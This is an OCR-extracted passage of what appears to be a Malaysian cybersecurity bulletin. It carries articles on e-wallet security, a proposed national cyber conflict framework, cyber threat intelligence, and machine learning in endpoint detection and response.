While each e-Wallet has its own benefits and strengths, they are all considered to be simpler and more convenient than physical cash. Here are some benefits the e-Wallet offers users:

1. Secure & Safe

All your bank account and credit/debit card information is encrypted and not disclosable, which means that actual account numbers are not stored in the app. When you wish to change/view account information or make any purchase or transaction, a password or passcode (OTP) is required.

2. Promotions

Each e-Wallet provider offers their own promotions and benefits for their users. Promotions like discounts, good deals, cash rebates, reward points and petrol cashback can definitely save users money in the long run. Therefore, users can pick and choose the e-Wallets that offer the best benefits and promotions.

3. Convenience

No more queuing at the automated teller machine (ATM) to withdraw money. Say goodbye to fumbling over cash and coins. Paying with the e-Wallet is so easy, as you can check your balance straight before purchasing. Once a payment is made, the transaction is recorded automatically in your e-wallet app. Electronic receipts can be downloaded as and when required.

4. Easy Transfer

With the e-Wallet, it has become easier to transfer or send money to different accounts. Some e-Wallets also provide the convenience of splitting bills with colleagues or friends.

5. Easy Parking

It is easy to reserve a parking lot or pay for street parking with the e-Wallet. No more scratching parking coupons or paying with coins at the token parking machines. You can save time, save paper and save the world!

6. Save Cost

Some banks or e-Wallet providers offer good exchange rates or zero-processing fees if you make payments through their own e-Wallet platform.


7. Touch 'n Go and RFID toll payment

This is currently only supported by the Touch 'n Go e-Wallet. It is easy to check and manage your balance and transaction history with the Touch 'n Go e-Wallet. You can also get toll rebates.

E-Wallet Acceptance in Malaysia

Although the e-Wallet has become such a phenomenon in Malaysia, usage is still considered quite low. A survey published by Nielsen in 2018 ranked mobile wallet (e-Wallet)


usage as the lowest among non-cash payment methods in Malaysia. Compared to debit card (63%), online banking (57%) and credit card (27%), only 8% of Malaysians utilize e-Wallet.



Source: Malaysian Payment Landscape 2018, Nielsen Malaysia

As the popularity of the e-Wallet rises, so do the concerns and scepticism around it. With mass data leakage and privacy breach news emerging, privacy and security issues are among the reasons people hesitate to trust and adopt this new technology.

The Nielsen survey also showed that e-Wallet usage is still low due to the perception of low security (50%), concerns with overspending (34%) and low merchant acceptance (27%).



Source: Malaysian Payment Landscape 2018, Nielsen Malaysia

The following are some of the common security concerns with adopting digital payment and how the e-Wallet addresses these concerns:

1. Risk of identity theft

Contrary to common belief, a digital transaction is considerably safer than the traditional magnetic swipe of a credit or debit card. With e-Wallets, each transaction is processed using modern encryption technology, whereby users' credit card or banking information is not passed to the merchants. Instead, users scan a QR code or manually type in the shop ID, enter the amount to pay and confirm the payment. Hence, no exchange of any personal or financial information takes place between the merchant and yourself.

2. Risk of money being stolen

Unlike credit or debit cards, e-Wallets are heavily encrypted. This means it is virtually impossible to gain access without proper identification. Funds stored in e-Wallets are just as safe as physical cash in a regular wallet. In fact, it is more secure than physical cash that carries the risk of snatch thefts and robberies. Bank Negara Malaysia (BNM) has strict guidelines for e-Wallet license holders and all e-Wallet providers are heavily regulated. According to BNM, e-Wallet license holders must establish adequate governance and operational arrangements, which must include "measures to ensure safety, security and operational reliability of the e-money, including contingency arrangements."

For example, one BNM regulation states that e-Wallet funds stored by issuers must be placed in trust accounts that can only be used for two things: refunds to users and payments to merchants. This eliminates the risk of e-Wallet companies misusing the funds for any form of investment.

This security assurance extends to the e-Wallet apps as well. Most transactions require some form of password or biometric authentication, which means it is extremely difficult for someone to steal your e-wallet and pay for something.

3. Risk of device loss

All current smartphones come with strong password and biometric security systems (e.g. fingerprint) that can stop thieves from gaining access to your mobile device and utilizing your e-Wallet. For additional security, with the mobile phone's security feature it is possible to track your missing phone and disable it from being used. In addition, your telco service provider might be able to wirelessly lock the phone and wipe the device contents if a report is lodged.

4. Risk of missing transactions

While system errors may cause the last transactions to disappear from your transaction history, rest assured that all transactions are traceable on backend systems. From the moment a user clicks submit to authorize a transaction, a series of processes initiates – from user authentication, to a check of whether

the user has adequate funds, all the way to a success screen triggered on the mobile device. Some providers send real-time notifications via SMS and e-mail for every transaction made and change to the e-Wallet details. Typically, each process has a logging system that facilitates a transaction trail.

Conclusion

The e-Wallet is a good cashless payment alternative. It expedites payment processes and eliminates the need to carry cash. As the e-Wallet becomes more widely accepted at food and beverage outlets, supermarkets, retail stores and even small vendors or suppliers, it seems the e-Wallet type of payment will become a central part of the nation's payment landscape. Moreover, Bank Negara Malaysia has targeted a cashless nation by 2050. With the advanced tokenization and encryption in the e-Wallet, security should not be an issue. Besides, in case of an unauthorized transaction, users will have the avenue to report the issue for instance by submitting a claim. Upon investigation and proof that an unauthorized transaction has taken place, the e-Wallet provider will refund the money. Thus, users will have greater peace of mind in trusting the e-Wallet.

References

1. *https://www.nielsen.com/my/en/insights/article/2019/cash-or-cashless-malaysias-shifting-payment-landscape/*

2. *https://fintechnews.my/20854/e-wallets-malaysia/e-wallets-best-malaysia/*

3. *https://blog.vcash.my/are-e-wallets-really-safe/*

4. *https://ringgitplus.com/en/blog/e-wallet/Frequently-Asked-Questions-About-E-Wallet-Security-Answered.html*

5. *https://www.ecinsider.my/2019/05/ewallet-malaysia-infographic.html*

Cyber Conflict Framework Proposal

By | Mohd Zabri Adil Bin Talib, Nor Zarina Binti Zainal Abidin, Muhammad Zahid Bin Ismail & Muhammad Bin Mohd Roslan

Introduction

Cyberattacks may have a background in international relations. They could have catastrophic consequences that can escalate to political and diplomatic levels. Cyberattacks may not fulfil the definition of kinetic wars, but they can cause large-scale damaging effects similar to kinetic wars.

It is commonly known that countries like the USA, Russia, India, the United Kingdom, China, Israel, Iran and North Korea have active cyber operations not only for defensive but also for offensive operations to protect their cyberspace sovereignty.

As reported by The Washington Post in 2018, U.S. Cyber Commands successfully blocked Internet access to an infamous Russian entity, the Internet Research Agency in St. Petersburg. This was part of the first offensive cyber campaign against Russia, designed to thwart attempts to interfere with U.S. elections [1].

The increasing frequency of cyberattacks and difficulty determining the parties involved in cyberattacks are evolving phenomena of concern to public safety. These phenomena can lead to cyber conflict crises.

The advantages of offense over defense, low entry barriers, vulnerability of critical infrastructure, possibility for cascading effects, difficulty of attribution, lack of norms and the relative ease of crossing international borders over intercontinental ranges [2] in cyberspace make cyber conflict far more unstable than conflict in other domains.

Cyber conflict is defined as conflict with the application of cyberspace capabilities to achieve objectives in or through cyberspace [3]. The lack of cyber conflict-related resources in Malaysia is a core issue that needs to be addressed to have a clearer view of the real definitions of cybercrime and cyber war. Confusion can lead to bigger problems, as the government or relevant authorities are unable to take immediate action because cybercrime and cyber war are two different domains with different law jurisdictions.

Therefore, technical research and strategic planning need to be conducted to address matters related to cyber conflict in Malaysia.

In this paper, we propose a framework of cyber conflict that can be used as a guideline to develop a technical policy.

Proposed Cyber Conflict Framework

The main framework can be divided into 3 parts: people, processes and technology. These are explained in Table 1 below:

Create Measurement Plan		
Subject	**Plan**	**Function**
People capabilities	Create a team or assistant commissioner	i. To monitor the network ii. To do cyber intelligence iii. To take down the threat actor
Technology capacities	Well-equipped facilities with tools and the latest system	i. To ensure the process runs smoothly ii. No issues with illegal software or equipmen

Create Implementation Plan		
Subject	**Plan**	**Function**
Management	Create a policy and Standard Operating Procedure (SOP)	i. To have a proper methodology ii. To ensure the level of authorization iii. To identify the roles and responsibilities of the people involved iv. To ensure the process follows the chain of command
Operation	Will be implemented by the assistant commissioner	i. To activate active or passive defence ii. To execute the attack (offensive)
Termination	To create a proper timeline for every case	i. To ensure the efficiency of the executed process
Evaluate the Process/Result		
Subject	**Plan**	**Function**
Defensive & Offensive Impact	To conduct impact assessment	i. To measure the impact of target objective

Table 1: Proposed cyber conflict policy framework

Proposed Cyber Conflict Workforce Framework




Figure 1: Proposed cyber conflict workforce framework

According to a NATO International Military Staff working document from 15 March 2018, the Alliances Cyberspace Operations fall into 4 categories:

1. Communication and Information System Infrastructure Operations.
2. Defensive Cyberspace Operations.
3. Intelligence, Surveillance, Reconnaissance.
4. Offensive Cyberspace Operations.

The deployment of cyberspace capabilities is based on a political authority such as the government or parliament in a particular country. The parliament must decide whether to activate Cyber Conflict Force response to high profile cyberattack-related cases occurring in the country. The decision is based on the cases' levels of severity and impact.

The Cyber Force is comprised of two (2) units:

1. Operations.
2. Strategic.

A Cyber Commander is assigned to lead the Strategy and Operations, whom responsible for planning and execution of Cyber Force.

Strategic Unit is responsible for the development of cyberspace capabilities such as strategy and policy. Process need to be integrated both before and after operations. The unit consists of Cyber Intelligence as well as Cyber Advisors which will provide the Cyber Operation Headquarter with insight on issues pertaining to cyberspace operations.

Operations Unit is responsible of operational planning and coordination of cyberspace operations. It is mandatory for the unit to conduct defensive and offensive cyberspace operations including training, education and exercises; to develop technical expertise and readiness in cyberspace operations.

No.	Role Category	Description
1.	Political Leadership	The parliament, government or minister of defence
2.	Cyber Conflict Force	Commissioner to develop comprehensive cyber conflict capabilities including cyber intelligence, cyber defense and cyber weapons
3.	Cyber Commander	i. To provide leadership, manage, advocate the workforce to effectively conduct cybersecurity work ii. To give approval and is a decision-maker in any cyber conflict situation
4.	Cyber Strategic Headquarter	i. To oversee, govern and consolidate workforce related to strategies in security and cyber defense ii. To develop and maintain policies and awareness in the cybersecurity domain iii. To maintain the chain of command iv. To plan and ensure the workforce executes the commands accordingly
5.	Cyber Operations Headquarter	i. To oversee, govern and consolidate workforce related to operations and the technical aspectTo develop and maintain the expertise, knowledge and efficiency of the workforce ii. To maintain the chain of command iii. To plan and ensure the workforce executes the commands accordingly
6.	Cyber Security Management Centre	Command centre responsible for doing risk assessment reviews and providing analysis reports

7.	Cyber Intelligence Centre	i. To monitor the network and perform intelligence tasks ii. To analyse cybersecurity information to determine its usefulness for intelligence
8.	Cyber Advisors Centre	i. To provide the highest authority with insight on issues pertaining to cyber conflict operations ii. To advise on legal matters iii. Strategists and operational planners
9.	Cyber Offensive/ Defense Centre	i. To provide specialized offensive operations ii. To develop offensive tactics and techniques to conduct offensive operations
10.	Cyber Defense Centre	i. To provide specialized defensive operations ii. To collect cybersecurity information to be used to develop intelligence

Table 2: Role categories in the cyberspace operations workforce framework

Research on impact of attacks

Upon realizing the criticality of cyber conflict to national sovereignty, it is crucial to study the impact on the country's informational and operational systems. First the study needs to focus on the informational component and later the operational component.

An informational impact study looks thoroughly at the impacts of intrusion on targeted information.

Impact can be measured as follows:

1. The classification of the information, such as sensitive, confidential or secret.
2. The level of damage done to the information.
    i. Destruction of target information by permanently deleting files.
    ii. Classified information disclosure to the public or competitors.
    iii. The modification or change in target information that may provide advantage to the adversary.
    iv. Denial of information to ban access by friendly force.

The severity level of attacks can be determined by the impact. Impact can also be used to categorize the attacks and to differentiate between cybercrime and cyber warfare.

These measurement levels can hopefully be used as a guideline to determine to which authority to respond when a cyberattack happens.

References

1. https://www.washingtonpost.com/world/national-security/us-cyber-command-operation-disrupted-internet-access-of-russian-troll-factory-on-day-of-2018-midterms/2019/02/26/1827fc9e-36d6-11e9-af5b-b51b7ff322e9_story.html

2. https://www.parliament.gov.sg/docs/default-source/default-document-library/cybersecurity-bill-2-2018.pdf

3. http://www.cyberconflict.org/previous-events/

4. Kosenkov, A. (2016). Cyber Conflicts as a New Global Threat. Future Internet, 8(3), 45. DOI: 10.3390/fi8030045

5. Javier López de Turiso y Sánchez, "Evolución del Concepto de Ciberdefensa," Military Operations in Cyberspace: The Third Cyber Defence Symposium of the Spanish Joint Cyber Defence Command (Madrid, May 24, 2018), p. 38, https://jornadasciberdefensa.es/2018/programa/255/es (accessed October 10, 2018)

Cyber Threat Intelligence: In Need Or In Trend

By | Abdul Wafi bin Abdul Rahman, Zainurrasyid bin Abdullah, Hafizah binti Che Hasan, Muhammad Fadzlan bin Zainal & Mohamed Fadzlee bin Sulaiman

Introduction

Sun Tzu once said, "If you know the enemy and know yourself, you need not fear the result of a hundred battles." These words by Sun Tzu thousands of years ago can be implemented now in a cybersecurity era when there is a need for in-depth knowledge about attackers and our organisations to strengthen organisational defence. This technique is called cyber threat intelligence.

Intelligence is defined as first-hand information that leads to changes in behaviour. In cybersecurity, threat intelligence is evidence-based knowledge, including context, mechanisms, indicators, implications and action-oriented advice about an existing or emerging menace or hazard to assets. This intelligence can be used to inform decisions regarding the subject's response to that menace or hazard [1]. Threat intelligence has now become a trend as cyberattacks are more sophisticated. However, most organisations are focusing on their threat intelligence capability only in the most basic use cases, such as integrating feed with IPS, firewalls and SIEM without taking full advantage of the context and insights of threat intelligence itself.

Cyber Threat Intelligence Process

Cyber threat intelligence gathers raw information about cyber threats from many different sources. It then analyses the collected information to produce appropriate threat intelligence reports. The fundamental purpose of this kind of activity is to keep companies informed on advanced threats, new exploits and zero-day threats to which they might be vulnerable and how to act against them. Figure 1 shows the lifecycle of Cyber Threat Intelligence (CTI), which involves planning and requirements, data collection and processing, data analysis, producing insights or actionable intelligence and dissemination of insights to the stakeholders.




Figure 1: CTI Process Lifecycle [2]

Cyber Threat Intelligence Advantages

Implementing cyber threat intelligence can surely offer an organisation plenty of advantages. Here are some reasons why threat intelligence really matters:

1. Lowering Costs

Cyber threat intelligence can lower overall business expenses because first-hand information leads to mitigating an organization's risk. The data breach of Equifax in 2017 cost the company over $600 million that included government investigations and lawsuits [3].

2. Minimizing Data Loss

A cyber threat intelligence system helps prevent or block suspicious addresses from infiltrating the network and stealing sensitive data.

3. Maximizing Staffing

A threat intelligence system improves the efficiency of an organisation's security team by correlating threat intelligence with anomalies flagged by tools on the network. A threat intelligence team can integrate threat intelligence into the organization's foundation to lower security response time and allow the company staff to focus on other tasks.

4. In-Depth Analysis

Cyber threat intelligence really helps the organization analyse different techniques that have been used by cybercriminals. By analysing such cyber threats, the organization can determine a security defence mechanism to handle potential attacks.

5. Information Sharing

Threat intelligence information and reports could be shared with the threat intelligence community according to protective marking while protecting sources when required.

Levels Of Cyber Threat Intelligence

Cyber intelligence comes in many forms. Some cases are very urgent, some are merely informative, while others require technical knowledge and expertise. In this section, the U.S. Department of Defence (DoD) is used as a benchmark in approaching intelligence [4]. Based on DoD, intelligence can be categorised into 3 intelligence levels: strategic, tactical and operational, as shown in Figure 2.

Figure 2: Levels of Threat Intelligence

Strategic Intelligence

Strategic intelligence plays an important role in analysis and gaining information to help organizations understand the type of threat, motivation of threat, threat actor and likelihood of attack happening. All of this information enables a CTI team to plan and use the right resources for protecting and mitigating future threats.

Tactical Intelligence

Tactical intelligence includes first-hand information gained directly from the Tactics, Techniques and Procedures (TTPs) of adversaries, whether internally or externally. This information is typically derived from real-time monitoring and may influence some of the tactical decisions for potential threats.

For instance, external sources reveal which domain has been taken over by an adversary malicious code. Internal monitoring sources confirm whether the organisation has been affected and which system has been infected with the malicious code.

Operational Intelligence

Operational intelligence is the day-to-day job of making decisions, allocating resources and prioritising tasks based on data and information. This includes trends of analysis, types and trends of attacks, technical direction of threat actors, adversaries of selected targets infected with viruses, and malicious Tactics, Techniques and Procedures (TTPs).

Besides, operational intelligence may include information and sharing feeds from other joint cyber intelligence from the local and

international communities. It can also be useful to share, identify, analyse and remediate attacks on the network.

Cyber Threat Prediction




Figure 3: Cybersecurity Statistics, 2019[5]

A source from Stanfield IT, an IT company in Australia, mentioned that almost half of all companies have sensitive information that is not protected. As the company focuses on healthcare, it is predicted that attacks on healthcare will increased by 400% in the year 2020 and cost of the cybercrime activity is expected to exceed $6 trillion by 2023. These statistics illustrated in Figure 3 show that cyber threats will continue to increase.

As threat complexity grows and becomes more sophisticated, threat intelligence no longer comes from web-scraping forums or honeypots. Instead, it ought to be a contextualized federation of internal forensics and network indicators coming directly from the backbone of the most capable infrastructures in the world, allowing enterprises to get ahead of the hackers [6]. Here is where a cyber threat intelligence team would fit in the current security team setup, and any insight coming from the CTI team will be useful to mitigate and prevent incoming threats.

Therefore, it is vital for security teams to develop the right skills and equip with the latest knowledge of threats. Developing a threat hunting and intelligence team and process is iterative. There is no endpoint. Thus, stay focused on steps that might help improve speed, accuracy and clarity. This will bring a defense strategy to a higher level of protection against the evolving behaviours of attacks. Besides the capabilities of a threat intelligence team, a threat intelligence system also requires an AI-powered security solution and real-time enterprise-to-enterprise threat intelligence sharing to help achieve more accurate and faster decision-making.

Conclusion

By understanding this concept, it is possible to gain an abstract view of how threat intelligence can be gathered from different disciplines in an information security organization with actionable data. This is only the tip of the iceberg. As organizations and technology grow more complex, it is necessary to have a process and capability established to grab data from multiple sources, aggregate it, and provide it to the team leads to act on. Cyber threat intelligence can empower organisations to work effectively and efficiently and can give them the advantage needed to manage threats before loss is incurred. However, it falls back on organisations to decide how they want to utilise the insight coming from cyber threat intelligence based on their core business and functions.

References

1. Rob McMillan. (2013). Definition: Threat Intelligence. Gartner Research.

2. Jeff Compton. (2017). The CTI Process Lifecycle: Achieving Better Results through Execution. https://www.fireeye.com/blog/products-and-services/2017/10/cti-process-lifecycle.html

3. https://www.reuters.com/article/us-equifax-cyber/equifax-breach-could-be-most-costly-in-corporate-history-idUSKCN1GE257

4. U.S Department of Defense (2018). The Department of Defense Cyber Table Top Guidebook V.1.0

5. https://www.stanfieldit.com/cyber-security/

6. What's the Future of Threat Intelligence? https://www.futureofeverything.io/future-threat-intelligence/

Data Science In Endpoint Detection And Response (EDR)

By | Nazri B. Ahmad Zamani, Mohammad Firham Efendy B. Md Senan, Yasmin Bt. Jeffry, Mohammad Hazim B. Zahri & Nur Afifah binti Mohd Saupi

The cyber-threat landscape is growing worse by the day. The ever-increasing complexity in security has opened up ways to more potentially exploitable endpoints every day. As a result, organizations and government offices have seen an exponential increase in their IT infrastructure due to a protracted, painful and costly Information Retrieval (IR) of threats, especially at their endpoints. The statistics on threats is becoming monumental and classic detection and remediation strategies no longer suffice. This calls for a prescriptive analysis that embodies the use of Machine Learning and Artificial Intelligence in predicting future patterns and landscape of attacks. Predictive analysis gives organizations a heads-up on the next course of action in their preparation regarding future threats. Preparation is key for organizations to dampen damage and consequential costs that may result from post-attacks.

"By failing to prepare, you are preparing to fail"

– Benjamin Franklin

What is EDR?

Generally, an endpoint represents a gateway into IT infrastructure, such as networks, servers, IoT, sensors, clouds, mobile devices, etc. Endpoint detection and response (EDR) tools are the newest cybersecurity technology to make endpoints more adept to attack variations at the organization level. Apart from monitoring endpoints (computers on the network) for suspicious activity, EDR also combines elements of both endpoint antivirus and endpoint management solutions to detect, investigate and remove any malicious software that penetrates a network's devices. EDR technology includes FireEye Endpoint Security, Carbon Black Response, Symantec Endpoint Protection, Webroot Endpoint Protection, etc.

Why is EDR important?

EDR deals with threats that would normally bypass a network perimeter and traditional cybersecurity tools. Any malware inside a network environment can be detected and consequently appropriate corrective action can be executed. Traditional antiviruses are no longer suitable in providing security as hackers have become more advanced in their methodologies. As a result, EDR solutions monitor and help protect those points of entry into the network that antivirus software is unable to detect.

When has the EDR trend become important?

As security technologies are rapidly increasing, traditional endpoint protection alone is not enough to protect IT infrastructure. Furthermore, the increasing trend of the Internet of Things (IoT), and mobile and remote networks renders endpoints popular entry points for cybercriminals to launch attacks. Their methods of attack are still reliant on malware, DDoS, ransomware, portscan, botnets, etc. to penetrate such devices. Although virus scanners are sufficient to do the job for each device, monitoring threats overall at the organization level is an idea worth pursuing. Currently new approaches to endpoint detection and response are emerging as EDR technology improves. Machine learning is the latest innovation in understanding and predicting attacks in terms of behaviour, volume, velocity, veracity and demography.

Where is EDR normally used?

An endpoint is any connected device used to access an organization's data and network. For many companies, EDR is not only important for protecting high-value or critical assets but also in monitoring all endpoints within the organization. For most companies, EDR is becoming a preferred tool in maintaining

network security. Companies use such techniques to mitigate endpoint penetration quickly and prevent data loss, theft or system failure. These are also usually applied as complements to larger security systems like security information and event management (SIEM), risk detection, and tools for responding to incidents. It is worth considering both EDR as well as SIEM as they work better together.

Bad Actors

Cybercriminals are one of the greatest threats to modern-day companies. They use more specialized and efficient techniques to infringe users' privacy, and they are getting results. Malicious hackers are targeting computers and networks at a rate of one attack every 39 seconds [1]. According to [2], the global cost of cybercrime has now reached as much as $600 billion, about 0.8% of the global gross domestic product (GDP). A key reason for the success of cybercrime is the easy availability of cybercrime tools, the rapid adoption of new technologies by cybercriminals and the expanding number of cybercrime centres. For example, a study found that the most successful cybercriminals can generate individual earnings up to 15% higher than with traditional crime.

In a survey reported by the National Crime Agency [3], cybercrime now accounts for more than 50% of all crime in the United Kingdom. Meanwhile, Europe suffers the highest economic impact of cybercrime with an estimated 0.84% of regional GDP compared to 0.78% in North America. In the case of cybercrime, the dark web has its own economy that is distinct from the deep web. In order to commit fraud and identity theft, criminals buy and sell malware, botnets, data lists and more. Carbon Black's research discovered that the dark net marketplace for ransomware is growing at 2,500% per year and some criminals can generate over $100,000 a year by selling ransomware [4]. Cyberattack statistics by year indicate exponentially growing damage caused by cybercrime. The result is that cybercriminals are able to develop new and ever more sophisticated techniques to penetrate corporate defences.

How EDR is being implemented

EDR tools work by monitoring endpoint and network events. It is a software agent installed on a host system. Ongoing monitoring and detection are facilitated by analytic tools. These tools identify tasks that can improve a company's overall state of security by identifying, responding to, and deflecting internal threats and external attacks.

Trend of EDR Techniques

In the evolution of EDR, security has evolved from traditional TCP/IP scrubbing to methods centred on automated solutions via machine learning, neural networks and deep learning. According to literature, the application of the mentioned automated solutions has become more popular by choice from 2005 to this day. Table I depicts the observation methods used in EDR.

Years	Techniques Used for EDR
2000-2004	Protocol Scrubbing, P2P
2005-2010	SVM, RSVM, Threshold, Graph-based representation, Dendritic Cell Algorithm (DCA), Adaptive Neuro Fuzzy Inference System (ANFIS), Rate-Limiting (RL) Maximum-Entropy (ME)
2011-2015	Linear Regression, Deep Learning, Multipath Exploration & SQUEEZE (tool)
2016-Present	SVM, MLP, KNN, Deep Learning, TW SVM, TW Logistic Regression, Cumulative Sum, Logistic Regression, Hierarchy clustering approach, Ant Colony-based Graph Theory (ACGT), Heuristic approach Markov chain algorithm, Clustering, Sequential Minimal Optimization (SMO), Naive Bayes, Decision Tree (J48, etc.), Logistic Model Tree (LMT), Random Tree, Random Forest, Self-Organizing Feature Map (SOFM), Malware Operational Plot Review (MOPR), Bayesian Network, Logit Boost, Bagging, AdaBoost Gradient Boosting, Ensemble, Hoeffding Tree, Principle Component Analysis (PCA), Modified Apriori, Ensemble Recurrent Neural Network, akNN, Knowledge-assisted Visual Analytics (KAVAS), Intrusion detection systems (IDS) integrated with forensic tools.

Table 1: Trend of Techniques Used for EDR

Machine Learning Categories

There are many explanations for why Machine Learning is deemed the next Holy Grail of EDR. The key points of this implementation are:

i. Machine learning can be fore as a multiplies for cybersecurity teams if it is properly set up and managed.

ii. The exploitation of techniques that leverage trusted processes are on they are particularly difficult for traditional approaches to detect. Machine learning that is augmented with behaviour-based analysis can be an effective tool against this class of threat.

iii. Machine learning is only as good as the data that is fed into it because it cannot create knowledge -- it can only extract it. Most organizations lack the scope and size of data and the threat telemetry required to make machine learning a worthwhile pursuit.

iv. The ability of machine learning to scale rapidly and handle huge volumes of data cannot be replicated by humans. No organization is capable of manually analysing the amount of data required to make detection effective, especially for advanced threats where more data is needed to recognize trends and patterns.

Hence, the key points discussed above show that machine learning has become an indicator of entire security strategy effectiveness. Theoretically, machine learning facilitates "learning" via mathematical models instead of being explicitly programmed to address a specific problem. The term 'learning' refers to the modification or improvement of an algorithm based on past 'experience' automatically and with no external assistance from humans. Generally, machine learning can be divided into four categories: supervised, unsupervised, semi-supervised and reinforcement learning. Table II provides a description of each category.

Category	Description
Supervised Learning	i. The goal of supervised learning is to predict the value of one or more output variables given the value of a vector of input variables x. The output variable can be a continuous variable (regression problem) or a discrete variable (classification problem). ii. A training data set comprises N samples of the input variables and the corresponding output values. Different learning methods construct a function y(x) that allows predicting the value of the output variables in correspondence to a new input value. Supervised learning is divided into two main classes: i. Parametric models, in which the number of parameters used is fixed. a. Example algorithms: Logistic Regression, Linear Discriminant Analysis, Perceptron, Naive Bayes, Simple Neural Networks. ii. Nonparametric models, the number of which is dependent on the training set. a. Example Algorithms: k-Nearest Neighbours, Decision Trees like CART and C4.5, Support Vector Machines, Random Forest
Unsupervised Learning	i. The training data set for unsupervised learning consists only of a set of input vectors x. Unsupervised learning can address different tasks. The most common unsupervised learning methods are clustering or cluster analysis. ii. Example unsupervised learning algorithms: k-means and Gaussian mixture model
Semi-Supervised Learning	Semi-supervised learning is a hybrid of supervised and unsupervised learning. It addresses problems in which most training samples are unlabelled and only a few labelled data points are available.

Reinforcement Learning	i. The reinforcement learning (RL) paradigm allows agents to learn by exploring the available actions and refining their behaviour using only an evaluative feedback referred to as the reward. ii. It evaluates the consequences of its actions on the future. The agent's goal is to maximize its long-term performance.

Table 2: Machine Learning Categories

